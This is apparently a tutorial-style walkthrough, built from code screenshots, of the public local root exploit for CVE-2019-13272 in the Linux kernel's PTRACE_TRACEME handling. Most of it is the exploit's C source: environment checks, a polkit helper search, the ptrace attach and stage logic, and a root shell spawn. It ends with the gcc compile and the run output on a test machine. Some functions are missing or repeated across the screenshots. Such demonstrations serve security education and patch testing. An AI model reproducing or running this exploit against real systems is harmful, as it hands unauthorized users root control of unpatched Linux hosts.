


```
static int spawn_shell(void) {
  SAFE(setresgid(0, 0, 0));
  SAFE(setresuid(0, 0, 0));
  execlp(SHELL, basename(SHELL), NULL);
  dprintf("[-] execlp: Executing shell %s failed", SHELL);
  exit(EXIT_FAILURE);
}
```

Detect




```
static int check_env(void) {
  const char* xdg_session = getenv("XDG_SESSION_ID");

  dprintf("[.] Checking environment ...\n");

  if (stat(pkexec_path, &st) != 0) {
    dprintf("[-] Could not find pkexec executable at %s", pkexec_path);
    exit(EXIT_FAILURE);
  }
  if (stat(pkaction_path, &st) != 0) {
    dprintf("[-] Could not find pkaction executable at %s", pkaction_path);
    exit(EXIT_FAILURE);
  }
  if (xdg_session == NULL) {
    dprintf("[!] Warning: $XDG_SESSION_ID is not set\n");
    return 1;
  }
```




```
  }
  if (xdg_session == NULL) {
    dprintf("[!] Warning: $XDG_SESSION_ID is not set\n");
    return 1;
  }
  if (system("/bin/loginctl --no-ask-password show-session $XDG_SESSION_ID | /bin/grep Remote=no >>/dev/null 2>>/dev/null") != 0) {
    dprintf("[!] Warning: Could not find active PolKit agent\n");
    return 1;
  }
  if (stat("/usr/sbin/getsebool", &st) == 0) {
    if (system("/usr/sbin/getsebool deny_ptrace 2>1 | /bin/grep -q on") == 0) {
      dprintf("[!] Warning: SELinux deny_ptrace is enabled\n");
      return 1;
    }
  }

  dprintf("[~] Done, looks good\n");

  return 0;
}
```

Use pkaction to search PolKit policy actions for viable helper executables. Check each action for allow_active=yes, extract the associated helper path, and check the helper path exists.




```c
int find_helpers() {
  char cmd[1024];
  snprintf(cmd, sizeof(cmd), "%s --verbose", pkaction_path);
  FILE *fp;
  fp = popen(cmd, "r");
  if (fp == NULL) {
    dprintf("[-] Failed to run: %s\n", cmd);
    exit(EXIT_FAILURE);
  }

  char line[1024];
  char buffer[2048];
  int helper_index = 0;
  int useful_action = 0;
  static const char *needle = "org.freedesktop.policykit.exec.path -> ";
  int needle_length = strlen(needle);
```

check the action uses allow_active=yes




```c
  while (fgets(line, sizeof(line)-1, fp) != NULL) {

    if (strstr(line, "implicit active:")) {
      if (strstr(line, "yes")) {
        useful_action = 1;
      }
      continue;
    }

    if (useful_action == 0)
      continue;
    useful_action = 0;
```

extract the helper path




```c
    int length = strlen(line);
    char* found = memmem(&line[0], length, needle, needle_length);
    if (found == NULL)
      continue;

    memset(buffer, 0, sizeof(buffer));
    for (int i = 0; found[needle_length + i] != '\n'; i++) {
      if (i >= sizeof(buffer)-1)
        continue;
      buffer[i] = found[needle_length + i];
    }

    if (strstr(&buffer[0], "/xf86-video-intel-backlight-helper") != 0 ||
      strstr(&buffer[0], "/cpugovctl") != 0 ||
      strstr(&buffer[0], "/package-system-locked") != 0 ||
      strstr(&buffer[0], "/cddistupgrader") != 0) {
      dprintf("[.] Ignoring blacklisted helper: %s\n", &buffer[0]);
      continue;
    }
```

check the path exists




```
    if (stat(&buffer[0], &st) != 0)
      continue;

    helpers[helper_index] = strndup(&buffer[0], strlen(buffer));
    helper_index++;

    if (helper_index >= sizeof(helpers)/sizeof(helpers[0]))
      break;
  }

  pclose(fp);
  return 0;
}
```

Main




```
  int ptrace_traceme_root() {
    dprintf("[.] Using helper: %s\n", helper_path);
```

set up a pipe such that the next write to it will block: packet mode, limited to one packet




```
    SAFE(pipe2(block_pipe, O_CLOEXEC|O_DIRECT));
    SAFE(fcntl(block_pipe[0], F_SETPIPE_SZ, 0x1000));
    char dummy = 0;
    SAFE(write(block_pipe[1], &dummy, 1));
```

spawn pkexec in a child, and continue here once our child is in execve()




```
    dprintf("[.] Spawning suid process (%s) ...\n", pkexec_path);
    static char middle_stack[1024*1024];
    pid_t midpid = SAFE(clone(middle_main, middle_stack+sizeof(middle_stack),
                              CLONE_VM|CLONE_VFORK|SIGCHLD, NULL));
    if (!middle_success) return 1;
```

wait for our child to go through both execve() calls (first pkexec, then the executable permitted by polkit policy).




```
    while (1) {
      int fd = open(tprintf("/proc/%d/comm", midpid), O_RDONLY);
      char buf[16];
      int buflen = SAFE(read(fd, buf, sizeof(buf)-1));
      buf[buflen] = '\0';
      *strchrnul(buf, '\n') = '\0';
      if (strncmp(buf, basename(helper_path), 15) == 0)
        break;
      usleep(100000);
    }
```

our child should have gone through both the privileged execve() and the following execve() here




```
  dprintf("[.] Tracing midpid ...\n");
  SAFE(ptrace(PTRACE_ATTACH, midpid, 0, NULL));
  SAFE(waitpid(midpid, &dummy_status, 0));
  dprintf("[~] Attached to midpid\n");

  force_exec_and_wait(midpid, 0, "stage2");
  exit(EXIT_SUCCESS);
}

int main(int argc, char **argv) {
  if (strcmp(argv[0], "stage2") == 0)
    return middle_stage2();
  if (strcmp(argv[0], "stage3") == 0)
    return spawn_shell();

  dprintf("Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)\n");

  check_env();

  if (argc > 1 && strcmp(argv[1], "check") == 0) {
    exit(0);
  }

  dprintf("[.] Searching for known helpers ...\n");
  for (int i=0; i<sizeof(known_helpers)/sizeof(known_helpers[0]); i++) {
    if (stat(known_helpers[i], &st) == 0) {
      helper_path = known_helpers[i];
      dprintf("[~] Found known helper: %s\n", helper_path);
      ptrace_traceme_root();
    }
  }
```

Search for known helpers defined in 'known_helpers' array




```
  dprintf("[.] Searching for known helpers ...\n");
  for (int i=0; i<sizeof(known_helpers)/sizeof(known_helpers[0]); i++) {
    if (stat(known_helpers[i], &st) == 0) {
      helper_path = known_helpers[i];
      dprintf("[~] Found known helper: %s\n", helper_path);
      ptrace_traceme_root();
    }
  }
```

Search polkit policies for helper executables




```
  dprintf("[.] Searching for useful helpers ...\n");
  find_helpers();
  for (int i=0; i<sizeof(helpers)/sizeof(helpers[0]); i++) {
    if (helpers[i] == NULL)
      break;

    if (stat(helpers[i], &st) == 0) {
      helper_path = helpers[i];
      ptrace_traceme_root();
    }
  }

  return 0;
}
```

Code compilation



```
lady@lady-virtual-machine:~$ gcc cve-2019-13272.c -o cve-poc
lady@lady-virtual-machine:~$ ./cve-poc
```

Code exploitation successful



```
lady@lady-virtual-machine:~$ gcc cve-2019-13272.c -o cve-poc
lady@lady-virtual-machine:~$ ./cve-poc
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

If after above screenshot it shows root account it means exploitation successful

References

[1] jas502n, 31 July 2019. [Online]. Available: https://github.com/R0X4R/CVE-2019-13272. [Accessed 8 May 2020].